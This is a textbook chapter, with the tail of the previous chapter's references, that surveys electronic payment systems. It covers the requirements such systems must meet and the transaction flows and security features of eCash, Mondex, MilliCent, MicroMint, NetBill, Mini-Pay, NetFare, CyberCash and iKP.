3. Benjamin, R. and Wigand, R. "Electronic markets and virtual value chains on the information superhighway," *Sloan Management Review* (36:2), 1995, pp. 62-72.
4. CSCMP Supply Chain Management Process http://www.clm1.org/about-us/supply-chain-management-definitions.
5. Christensen, C.M., Suarez, F.F. and Utterback, J.M. "Strategies for survival in fast-changing industries," *Management Science* (44:12 (Part 2), 1998, pp. S207-S220.
6. Hines, T. 2004., *Supply Chain Strategies: Customer Driven and Customer Focused*., Oxford: Elsevier. pp76
7. Kouvelis, P.; Chambers, C.; Wang, H. (2006): Supply Chain Management Research and Production and Operations Management: Review, Trends, and Opportunities. *Production and Operations Management, Vol. 15,* No. 3, pp. 449–469.
8. Lavassani K., Movahedi B., Kumar V. (2009) Developments in Theories of Supply Chain Management: The Case of B2B Electronic Marketplace Adoption, *The International Journal of Knowledge, Culture and Change Management*, Volume 9, Issue 6, pp. 85–98.
9. Mentzer, J.T. et. al. (2001): Defining Supply Chain Management, in: *Journal of Business Logistics,* Vol. 22, No. 2, 2001, pp. 1–25
10. Movahedi B., Lavassani K., Kumar V. (2009) Transition to B2B e-Marketplace Enabled Supply Chain: Readiness Assessment and Success Factors, *The International Journal of Technology, Knowledge and Society*, Volume 5, Issue 3, pp. 75–88.
11. Schmenner, R.W and Swink, M. L (1998), 'Theory in operations management', *Journal of Operations Management*, Vol. 17, pp. 97-113.

11

CHAPTER

ELECTRONIC PAYMENT SYSTEMS

Learning Objectives

This chapter covers the following topics:

1. Introduction to Payment Systems
2. Basic Characteristics of Online Payment Systems
3. Prepaid Electronic Payment Systems
4. Post-Paid Electronic Payment Systems
5. Comparison of some existing based on requirements Payment Systems

INTRODUCTON TO PAYMENT SYSTEMS

The internet economy, or the network economy as it is popularly called, has been growing at a furious pace. It is becoming imperative for organizations to prepare themselves to conduct business in this dynamic environment, where traditional transactions are migrating towards the electronic transactions. The process of conducting internet commerce, or e-commerce, is different vastly from conducting commerce in the physical environment in several ways. One very important issue in e-commerce is the payment for goods or services bought over the internet. The electronic payment issue is proving to be the one of the biggest stumbling blocks in the popularization of commerce over the net. Perfect solutions to questions regarding security, integration, ease of use, and other issues are still not available. Many researchers have proposed electronic payment systems, which address many of these issues. However it is not easy for businesses to choose, the one that suits their business best from amongst the numerous options available. This chapter outlines important issues related to electronic payment and offers an overview of various online payment mechanisms that have been devised.

A Brief History of Money

Originally, the trade began in form of a barter system wherein people exchanged goods that they possessed with the goods belonging to other people. However, things soon became complicated with the availability of goods, belonging to both parties in the later system, not coinciding. As a result, a medium of exchange, in the form of tokens, evolved.

The tokens were objects that everyone found valuable, such as precious stones and shells. These tokens, made of precious stones and shells, formed the earliest forms of currency. Later these tokens were replaced by coins minted in precious metals. An important aspect of the minted coin was that the metal itself was valuable. Thus, the value resided in the coin itself.

The next step was the evolution of a token which by itself was not valuable, but there existed an agreement between the exchanging parties to honour the implied value. For example, a rupee or a dollar printed on a piece of paper does not have any value by itself. It is worth a dollar or a rupee because we all agree and put our faith through government, on it. The value of these tokens is created by the consensus of the people reposing trust in that currency.

This was followed by notational money in the form of cheques, whose value was backed up by a stored value somewhere else, for example, in a bank. In the evolution chain, the next step was the emergence of credit cards—a credit based system. In the credit card system, the payment for transactions is made without having any stored value in a bank. The indirect linkage to value exists as the credit card user undertakes to become liable for the value of the transaction. We are now at the stage of moving into electronic payment systems, that will make payment over the internet not only possible, but also safe and inexpensive.

ONLINE PAYMENT SYSTEMS

Various methods have been used for online payments. In general, the various payment mechanisms can be broadly classified in to three categories—cash, cheques and credit cards. Many virtual shops, on the internet, accept payment through digital cash, electronic cheques or the credit card mechanism. Digital cash is the electronic equivalent of physical cash, with all the inherent properties of cash embedded in it. Digital cash represents, in a sequence of binary numbers, an intrinsic value in a chosen currency. During transmission from the buyer to the seller, the binary numbers are susceptible to interception by packet sniffing programs, and hence resultant fraud. Encryption offers solutions to some of these problems. In order to implement versatile solutions, a payment protocol and storage mechanism, for digital currency, need to be implemented and followed by all the parties involved in the transaction. In case of any breach, the system should be capable of providing safeguards to prevent frauds. Security remains a paramount concern in an electronic payment system. As the payment systems involve direct financial transaction, dealing with the movement of actual money, they become prime targets for defrauders all over the world. Digital money is represented in bits and bytes, thus, unlike minted money it is far easier to replicate, at almost zero cost. Even though they can be in a secure format locally, the very nature of electronic commerce requires its movement over the network. The open environment of the internet makes it susceptible to interception, duplication, and manipulation. Thus, the issue of ensuring integrity, confidentiality and non-refutability acquire an added significance.

In order to become widely acceptable, the digital financial transactions need to infuse a degree of confidence in users. Users of the system have to feel secure, not only from intruders, as stated earlier, but also from system failures during the transaction. In other words, although transactions are carried out in distributed environment, they have to exhibit the Atomicity, Consistency, Isolation, and Durability (ACID) properties. In traditional currency (cash) transactions the user/payer can maintain anonymity and untraceability. Anonymity implies that buyers are able to hide their identity while making certain purchases. Untraceability implies that no one can link different payments made by a single buyer. As a result, no one should be able to learn or monitor the spending patterns, or sources of funds of a particular individual.

Irrespective of the type of payment mechanism adopted, digital payment mechanisms have to exhibit certain characteristics, to meet the basic requirements becoming a viable alternative to traditional payment mechanisms. These requirements include broad acceptability of the digital currency across the commercial world, anonymity, untraceability, reliability, scalability, convertibility, and efficiency. The important basic requirements are discussed as follows:

- *Acceptability:* The payment infrastructure should not only be robust, but also available and accessible to a wide range of consumers and sellers of goods and services. The value stored in the digital cash should be honoured and accepted by other banks and financial institutions for reconciliation.
- *Convertibility:* The electronic currency should be interoperable and exchangeable with the other forms of electronic cash, paper currencies, deposits in bank accounts, bank notes or any other financial instrument.
- *Flexibility:* Payment systems should be in a position to accept several forms of payments rather than limiting the users to a single form of currency.
- *Reliability:* The payment system should ensure and infuse confidence in users. The users should be completely shielded from systemic or a single point failure.
- *Efficiency:* Efficiency here refers mainly to the cost overheads involved in the operation of digital payments. The cost of payment per transaction should be ideally close to zero. This assumes added significance in the case of micro payments that are typically in the range of fraction of a currency unit.
- *Security:* Digital currency should be stored in a form that is resistant to replication, double-spending, and tampering. At the same time, it should offer protection from the intruders trying to tap it and put it to unauthorized use, when transmitted over the internet.
- *Usability:* The user of the payment mechanism should be able to use it as easily as real currency. This requires that the payment system should be well integrated with the existing applications and processes that acquire the role of transacting parties in electronic commerce.
- *Scalability:* The payment system should offer scalable solutions, i.e., it should be able to offer the same performance and cost per transactions overheads with a growing number of customers and transactions. Although, ideally a payment system's scalability should range from micro payments to business payments, the differing nature of demands placed by these two ranges are difficult to reconcile in

a single payment system. In the case of micro payments it is the overhead cost per transaction that is of paramount importance, while in business payments it is security that requires the highest level of effort.

With the growth of the internet economy, a variety of transactions, some of extremely low value, while others of high value, need to be handled. Based on the size of payment, all payment transactions can be classified in the following three categories:

- *Micro Payments:* These transactions usually involve ones that have very low payment value. At times, the value of a transaction may be a fraction of a currency unit. Typically, transactions that are of five or lesser currency units, in case of dollars, and fifty in case of the rupee, are treated as micro payments. Since, the transactions are of such a low value, even a small overhead or a minimum overhead may become unbearable. Thus, systems for micro payments have to ensure near zero overhead, in order to make them viable.
- *Consumer Payments:* These payments typically involve values of five to five hundred currency units, in the case of dollars and euros, and may be 50–5000 units, in case of the rupee. These are the dominant form of payment transactions, as most of the consumers buying in a single shopping trip fall under this category.
- *Business Payments:* Usually transactions that are of higher amounts—five hundred and above in case of dollars or five thousands and above in case of rupee—are treated as business payments. Businesses payments usually have an invoice associated with them. Business-to-Business payment transactions are in the higher range, and fall in this category.

In the real world, we have three distinct types of payment systems—Pre paid, Instant-paid, and Post-paid. On the electronic payment front too, payment systems that have evolved can be placed in the above three categories. None of the electronic payment systems are as of now equivalent to or carry the Government/Central Bank guarantee, like physical cash; debit cards come closest to instant-paid electronic payment systems. The electronic/digital cash in fact is a prepaid payment system, where physical currency is used for acquiring the digital cash that can be spent in the electronic payment environment. In subsequent sections we study the electronic payment systems for each of these categories.

PRE-PAID ELECTRONIC PAYMENT SYSTEMS

eCash™

eCash™ is a purely software based, anonymous, untraceable, online token payment system, available on Unix, Windows, as well as Macintosh platforms. Customers as well as merchants require graphical wallet software that can also be accessed via a command line interface. eCash™ allows for bi-directional payments. There is no distinction between customers and merchants with regards to payments. Both sides can give and receive payments. However, since the system is coin based, it requires clearing of coins by it issuing bank. The implementation of various transactions with eCash™ are as follows:

Withdrawal: There are two participants in the withdrawal transaction, the bank and the customer. A customer connects to an eCash™ issuer and purchases electronic coins of the required value. These coins are generated, involving the blind signature scheme to make the tokens anonymous. The customer generates the token ids, blinds them, determines their denominations, transmits them to the issuer that blind signs them and returns them to the customer, who in turn unbinds them and stores them on his PC, in a wallet. No physical coins are involved in the actual system; the messages include strings of digits, and each string corresponds to a different digital coin, with each coin having a denomination or value. The wallet of digital coins is managed automatically by the customer's eCash™ software. It decides which denominations to withdraw and which to spend in particular payments. (The eCash™ software keeps plenty of 'small change', but will prompt the user to contact the bank, in the rare event that more change is needed before the next payment, to restructure its wallet of coin denominations.)

Purchase: Once a customer has some eCash™ on his hard drive, he can buy things from the merchant's shop. If the customer shows the intent to purchase a product, he receives a payment request from the merchant, which he has to confirm. His eCash™ software chooses coins with the desired total value from the wallet on his hard disk. It then removes these coins and sends them over the network, to the merchant's shop. When it receives the coins, the merchant's software automatically sends them on to the bank and waits for acceptance before sending the goods to the customer, along with a receipt. To ensure that each coin is used only once, the bank records the serial number of each coin in its spent-coin database. If the coin serial number is already recorded, the bank detects that someone is trying to spend the coin more than once and informs the merchant. If, as is usually the case, no such serial number has been recorded, the bank stores it and informs the merchant that the coin is valid, and the deposit is accepted.

Customer-to-Customer: When a customer receives a payment, the process would be the same. But some people may prefer that when they receive money, it be made available on their hard disk immediately, ready for spending. The only difference between this payment from a customer to another customer and the earlier one is what happens after the bank accepts the cash. Once the second consumer has configured his software, he requests the bank to withdraw the eCash™ just deposited, and send it back to his PC as soon as the coins are accepted. (Actually the second customer's bank will check with the first customer's bank to make sure that the coins deposited are good.)

The generation of token ids by the customers could lead to duplicate token ids by different customers, without double spending having occurred; but by using a sufficiently long token ids (100 digits) this is made highly improbable. Pictorially, these transactions can be summarized as shown in Fig. 11.1.

Privacy Protection (Blind Signature): In the simple withdrawal described earlier, the bank creates unique blank digital coins, validates them with its special digital stamp, and supplies them to the customer. This would normally allow the bank (at least in principle) to recognize the particular coins when they are later accepted in a payment, and also it exactly which payments were made by the customer.




Fig. 11.1 Transaction Flow in eCash System

By using 'blind signatures', the bank is able to validate coins without tracing them to a particular account. Instead of the bank creating a blank coin, the customer's computer creates the coin itself at random. Then it hides the coin in a special digital envelope and sends it off to the bank. The bank withdraws one dollar from the customer's account and makes its special 'worth-one-dollar' digital validation, like an embossed stamp, on the envelope before returning it to the customer's computer.

Like an emboss, the blind signature mechanism lets the validating signature be applied through the envelope. When the customer's computer removes the envelope, it has obtained a coin of its own choice, validated by the bank's stamp. When he spends the coin, the bank must honour it and accept it as a valid payment because of the stamp. But because the bank is unable to re cognize the coin, since it was hidden in the envelope when it was stamped, the bank cannot tell who made the payment. The bank that signed can verify that it made the signature, but it cannot link it back to a particular owner.

Mondex

The Mondex purse is a smart card alternative to cash. The Mondex purse, a self-standing value store, requires no remote approval of individual transactions. Rather, the mondex value equivalent to cash is stored in the card's microchip. The purse also stores secure programs for manipulating that value and for interfacing with other Mondex cards or terminals. After withdrawal from an ATM, the value (money) can be transferred from one card to another via a special, password protected, electronic wallet. The first implementation of Mondex supports upto five different currencies, each separately accounted for by the card. The Mondex system uses the following hardware:

- *Mondex smart card*
- *Mondex retailer terminal:* to transfer funds from the customer card to the merchant terminal.

- *Mondex wallet:* a pocket sized unit to for storing larger sums of digital money than the card.
- *Mondex balance reader:* a small device to reveal the balance remaining on the Mondex Card.
- *Mondex hotline:* to access the bank account, to transfer money to the card, to check the balance, and to transfer money to other cardholders.
- *Mondex ATM (Automated Teller Machines):* to recharge cards or to transfer money back into the account.

Transaction: The sequence of steps in a particular transaction is:

1. Customer loads value (money) onto the card, either from an ATM machine or from a phone.
2. On purchase of an item, the customer provides his card to the merchant's point of sale device and authorizes the transfer of a certain value.
3. The amount is electronically deducted from the chip inside the customer's card and added to the amount on the retailer's chip.

All this is accomplished without accessing the customer's bank balance or checking his or her credit worthiness.

Fig. 11.2 Transaction Flow in Mondex System

For use over the internet, a Mondex compatible card reader will be attached to the computer. When a transaction takes place the computer talks to the card through the interface. An electronic handheld device lets cardholders check their balances.

Security: Just like cash, if a smart card is lost or stolen, the cardholder loses real money. However, the Mondex card has a unique feature, that allows cardholders to lock the value on the card with a four digit personal number, thereby safeguarding the value held on the card. The system uses special purpose hardware on smart cards to ensure its cryptographic security. An important point about Mondex transactions is that value can only move from one Mondex card to another, and can only be stored on Mondex cards. This obviously makes the system highly proprietary. Moreover, Mondex is not anonymous, so banks can trace all transactions and build customer profiles.

Apart from making the system fraud resistant, Mondex also aims to make it uneconomical for frauds to be committed, by ensuring the requirement for state of the art hardware technology. Further, Mondex plans to issue regular upgrades to the Mondex chip, so that any successful forgery would rapidly be rendered obsolete.

Millicent™

MilliCent™, a proprietary "Digital Microcommerce System" from Digital Equipment provides a way to buy and sell content in very small amounts, over the internet. The system supports transactions as small as 1/10th of a cent up to $10.00 or more. The system uses scrip, a form of token that is only valid with specific vendors, for a limited period of time; and brokers, who act as intermediaries between vendors and customers. The fact that any particular type of scrip is only valid at a particular vendor means that the vendor does not need to connect to a separate issuer to validate the token, thereby reducing network traffic and eliminating the accompanying cost of such a validation. Brokers, acting as intermediaries, maintain a long-term relationship with customers and merchants in this system.

Transaction: The basic sequence of interactions is as follows:

1. The customer acquires a quantum of broker scrip in the beginning.
2. The customer needs a specific vendor scrip. The customer requests for it and pays for it with the broker scrip.
3. The broker acquires the required vendor scrip from the vendor.
4. The broker transfers the vendor scrip to the customer in exchange for the broker scrip.
5. The customer buys the services from a vendor with the vendor scrip.
6. The vendor returns any change in vendor scrip.

Steps 1 and 4 are for acquiring the scrip. In case the customer purchases sufficient scrip from his broker to meet his needs for a period of time, these steps need not take place in every transaction conducted during that period. Similarly the broker may have enough vendor scrip to service a number of customer requests, or may have a license from the vendor to mint the specific vendor scrip directly. These transactions are summarized in Fig. 11.3.




Fig. 11.3 Transaction Flow in Millicent System

Although there would seem to be a lot of network traffic in this protocol, there is no bottleneck connection to a single currency issuer for each transaction; especially once steps 1 and 3 are factored out. Digital's own experiments show that Millicent is efficient enough for sub-cent transactions.

Security: Since MilliCentTM is targeting the microcommerce segment, it does not have to use expense tight security mechanisms. MilliCent^{TM} offers three protocols, ranging from "private and secure" at the top level, through "secure without encryption" to "script in the clear" at the most basic level. Basically, the system uses shared secrets and one-way hash functions. for example, in the "secure without encryption" mode, the customer and the vendor both know the customer secret, this secret is appended to a transaction request from the customer to the vendor and hashed. The hash value (the signature) and the request are sent to the vendor, who re-computes the signature from the transaction request, and his copy of the customer secret. If the two signatures match then the request is validated.

The amounts involved in MilliCent^{TM} transactions are small, thus negating the risk of non-compliance with atomicity, consistency and durability requirements. Although each vendor has his own proprietary scrip, interoperability of the system is assured at two levels. Firstly, because many vendors will use the same broker there is vendor interoperability. Secondly, it is assured by cooperation amongst the different brokers, to make a locally brokered scrip more generally available. The conservation property is drawn into question simply because individual vendors issue their own scrip and are therefore free to reinterpret its purchasing power as they see fit.

MicroMint

MicroMint is a payment mechanism for making small purchases over the internet. The main goal is to minimise the number of public key operations required per payment. To support micropayments, exceptional efficiency is required, otherwise the cost of the mechanism will exceed the value of the payments. As a consequence, MicroMint is not robust, as far as security is concerned, in comparison to full macropayment schemes.

Transaction: The participants in a MicroMint transaction are brokers, customers, and merchants. Brokers authorize customers to make micropayments to merchants, and redeem the payments collected by the merchants. While customer-merchant relationships are transient, broker-user and broker-vendor relationships are long term.

A coin in a bit-string whose validity can be easily checked by anyone, but which is hard to produce. In MicroMint, generating many coins is more economical, per coin generated, than generating few coins. A large initial investment is required to generate the first coin, but generating additional coins is progressively cheaper. The broker will typically issue new coins at the beginning of each month; the validity of these coins will expire at the end of the month. Unused coins are returned to the broker at the end of each month, and new coins can be purchased at the beginning of each month. Vendors can return the coins they collect to the broker, at their convenience (e.g. at the end of each day).

Security: The security mechanism is primarily designed to discourage large scale attacks, such as massive forgery or persistent double spending. The following methods discourage such large scale frauds:

- All forged coins automatically become invalid at the end of the month.
- Forged coins cannot be generated until after the broker announces the new monthly coin validity criterion, at the beginning of the month.
- The broker can detect the presence of a forger, by noting when he receives coins corresponding, to the bins that he did not produce coins from.
- The broker can at any time declare the current period to be over, recall all coins for the current period, and issue new coins using a new validation procedure.
- The broker can simultaneously generate coins for several future months, in a longer computation, this makes it harder for a forger to catch up with the broker.

If theft of coins is judged to be a problem during initial distribution to users or during redemption by vendors, it is easy to transmit coins in encrypted form during these operations. Since the MicroMint scheme is not anonymous, the broker can detect a doubly spent coin.

NetBill

NetBill has been conceived to address the problem of buying information goods over the internet. As opposed to the physical goods purchased on the internet, and shipped later by the merchant, the information goods are themselves transferred over the internet, to the customer. Preferably, this transfer should take place immediately after purchase. Hence, the issues to be addressed in such a transaction are very different from these on transactions involving physical goods.

Transaction: The transaction flow is depicted in Fig. 11.4 and the sequence of transactions using NetBill is described as follows :

1. The customer buys information goods from the merchant.
2. The Merchant sends goods, in encrypted form, to the customer.
3. The customer software verifies that the goods were received correctly, and sends verification of this to the merchant software.
4. The merchant submits the verification message received from customer, the account information provided by customer, and the decryption key to the NetBill server.
5. The NetBill server verifies that the customer has sufficient money in the account to pay for the goods. In case of sufficient funds, it transfers funds, stores the decryption key, and sends the report to the merchant software.
6. The merchant then sends the customer decryption key, which the software on the customer machine uses to decrypt the goods. In case the merchant server fails to deliver the decryption key, the software on customer server can acquire the key from the NetBill server.

The NetBill server keeps accounts for all merchants and customers. The accounts are linked to accounts at a traditional bank. The NetBill server operates transitionally, to ensure that the consumer does not get billed for goods he cannot decrypt, or receive goods without paying for them.




Fig. 11.4 Transaction Flow in NetBill System

Security: NetBill uses a combination of public key cryptography and symmetric key cryptography to make sure that all NetBill communications are secure, and all transactions are authorized. NetBill's approach is based on the well tested Kerberos protocol, which has been widely used for nearly a decade by most major computer manufacturers. Kerberos is a network authentication system for use on physically insecure networks, based on the key distribution model. It allows entities communicating over networks to prove their identity to each other, while preventing eavesdropping. It also provides for data stream integrity (detection of modification) and secrecy, (preventing unauthorized reading) using cryptography systems such as DES (Data Encryption Standard). Kerberos works by providing the principals (users or services) with tickets that they can use to identify themselves to other principals, and secret cryptographic keys for secure communication with other principals.

Mini-Pay

Mini-pay is a micropayment solution ('developed by IBM.'). The objective is to provide an open standard and low-cost toolkit for vendors with the aim of reducing the payment transaction cost. The Mini-Pay system minimizes the interaction costs among customers, vendors, acquirer and clearer by taking advantage of their online presence.

Transaction: A typical MiniPay transaction sequence is described here. The transactions flow in Mini-Pay system is depicted in Fig. 11.5.

1. The issuer sends each customer a daily spending and authentication certificate, each morning, at login time.
2. A customer, ready to make a payment for selected goods, clicks on a designated Mini-Pay link at the merchant web site.
3. A Mini-Pay payment order, signed by the issuer, is generated. This payment order includes the current customer information, certified from the issuer.
4. The merchant verifies the certificate, verifies the signature of issuer and checks the recommended offline spending limit indicated in the certificate.
5. If the daily spending limit is not exceeded, the merchant immediately delivers the requested information and stores the payment order offline. If the daily spending limit is exceeded, the merchant contacts the issuer to reconfirm the payment order. The issuer can confirm ordeny the request.




Fig. 11.5 Transaction Flow in the Mini-Pay System

6. At the end of the day, the merchant sends the aggregated payment orders to the acquirer for clearing.
7. The acquirer aggregates the payments of its merchants, and submits them to the issuer for clearing. The clearing process allows for additional billing servers, between the acquirer and the issuer, to act as exchanges. Each day at login time, the customer contacts its issuer and they sign the balance and sum of purchases to each other, so that old records can be deleted.

NetFare

NetFare is an information access card that operates like a public transportation fare card or a telephone access card. A typical operation can be described as follows:

1. The consumer purchases a card for whatever amount is desired.
2. The consumer presents the card to a merchant to pay for electronic information, at the point of delivery.
3. The merchant calculates the consumer's bill, and checks that there is enough credit remaining on the card to pay for the desired product.
4. The product is delivered to the consumer, electronically (for example, by sending an e-mail containing the product, downloading a file, providing access to protected web site pages, etc.).

The NetFare Card is specifically geared for access, to desired merchandise sites, for downloading products over the internet. For using the NetFare payment mechanism, the merchant has to:

1. Establish a NetFare merchant account.
2. Use the NetFare-provided HTML code to link the payment points to the NetFare system.

3. Establish the price and the goods that are to be sold.
4. The NetFare server responds with a GO/NO GO answer. If it is GO, the merchant delivers the product, if it is NO GO, the merchant just displays an error message to the customer.
5. Once a month (more frequently for larger site volumes), the merchant's bank account is credited with his payments.

For the customer:

1. The customer purchase a NetFare card of the denomination that he requires.
2. The customer shops with his card at any participating merchant—he needs to enter his NetFare Card number and Personal Identification Number.
3. The customer can check his NetFare balance online at any time.

A customer's credit card or bank account information is never on the internet, therefore there is never a risk of a stolen card number.

CyberCash

CyberCash Inc, founded in 1994, provides a means for secure financial transactions over the internet with its secure internet payment service. Three software components are involved in CyberCash transactions. One component, the CyberCash Wallet, is for the user's PC, one is at the merchant's server, and the third component is within the CyberCash servers. The first and second software components are freely available. There are two systems under the CyberCash umbrella:

- *The CyberCash system:* Essentially a gateway to tie-in the internet merchants, to the existing electronic payment system. It protects the credit card transactions through encryption based protocol and is a post-paid payment system described later in this chapter.
- *The CyberCoin system:* Designed for online transactions, and supports micropayments. It is a pre-paid payment system and is described as follows:

Cyber Coin System: The CyberCoin system is designed to serve the micropayment segment. Its lower bound on payments is 25 cents, which contrasts with the usual notion of a micropayment as a sub-cent transaction. Part of the reason that this lower bound is so high is that the system uses a public key in combination with a symmetric key encryption. Also, merchants are charged on a pertransaction basis, which serves to keep the lower bound higher than it might be otherwise. In addition, the system is not implementing coins in the strict sense of the term, as it is a notational, rather than a true token, system. Value is never held on the customer's PC, the money stays within the existing banking network and what the customer has on his computer is a legal record of the money. The advantage of such an approach is that should the customer's computer crash, the money is unaffected. However, CyberCoin does not support customer-to-customer transactions. Moreover, the system is not anonymous, as transactions can be tracked.

POST-PAID ELECTRONIC SYSTEMS

iKP

iKP is a family of secure payment protocols, developed by IBM, designed to allow buyers to pay for goods and services (of both electronic and non-electronic nature) over the internet, while relying on existing financial clearing networks to implement the necessary payments. Though developed at IBM, the technology has been immediately disclosed for public review. It uses strong cryptography in a very secure way, but packages it such that it satisfies usage, and import/export restrictions in most countries. The first prototype was designed to work with credit cards, but the intrinsic design was flexible and would allow supporting other payment instruments in due time. The first prototype was also entirely in software because typical internet stations do not include secure hardware or support smart card readers, but provisions been made in the design to accommodate such devices later. The iKP proposal turned obsolete and was superseded by the development of SET, which is heavily influenced by iKP, as IBM joined the SET bandwagon. Also, EuroPay used iKP as the foundation for the payment protocol, which itself has since then moved toward the adoption of the SET protocol.
The participants in the iKP protocol are:

1. Buyers (Customers)
2. Seller (Merchants)
3. Seller's bank (Acquirer—since it acquires paper charge slips from sellers)
4. Buyer's bank (Issuer—since it issues charge cards to buyers)

In the context of iKP, the acquirer functions as a gateway between the internet the and the existing financial networks that support transactions between banks. An acquirer maps the iKP protocol conducted on the internet, to the protocols utilized on the financial networks. iKP requires no changes in the communication between the issuer and acquirer banks. Communications between the buyer and seller are assumed to occur over a public network, such as the internet. iKP has been specifically designed to address security issues that arise in this environment. Communications between the seller and the acquirer may be via the internet, or over private channels, and iKP may be used in either case. Secure financial networks already exist to connect acquirers to issuers. Consequently, iKP assumes that adequate security is already in place between these parties. These transactions are summarized and depicted in Fig. 11.6.




Fig. 11.6 Transaction Flow in the iKP System

The three protocol scenarios are:

1. Payment Authorization (with cancellation option)
2. Payment Clearance (Capture)
3. Inquiry

Payment Authorization: It is assumed that, prior to invoking iKP, the buyer and seller have agreed on the purchase order details, price/currency, and the payment method.




Fig. 11.7 Transaction Flow in iKP Payment Authorization

This is a basic payment protocol. The seller may choose to combine payment authorization with payment clearing, or the seller may decide to only authorize payment and perform the actual clearance/capture function at some later time. Regardless of the acquirer's decision in authorization response, the seller sends a 'confirm' (even if the response is negative) to the buyer. If the seller chooses to (or is forced to) delay contacting the acquirer, he can send a status flow to the buyer, after receiving payment. This is to keep the buyer abreast of the transaction status.

Alternatively, the seller can elect to take the risk and send a 'confirm' to the buyer, without having any real contact with the acquirer. In the event that the seller is unable or unwilling to process the buyer's payment, the payment authorization protocol may be truncated (terminated) with a cancel flow, even before trying to contact the acquirer.

Payment Clearance/Capture: At the discretion of the seller, payment clearance may be performed either as part of authorization, or postponed until later. This protocol supports delayed/separate clearance. However, the acquirer is at liberty to dictate its policy on this subject, to all constituent sellers. Multiple clearance flows against payment authorization are also supported.

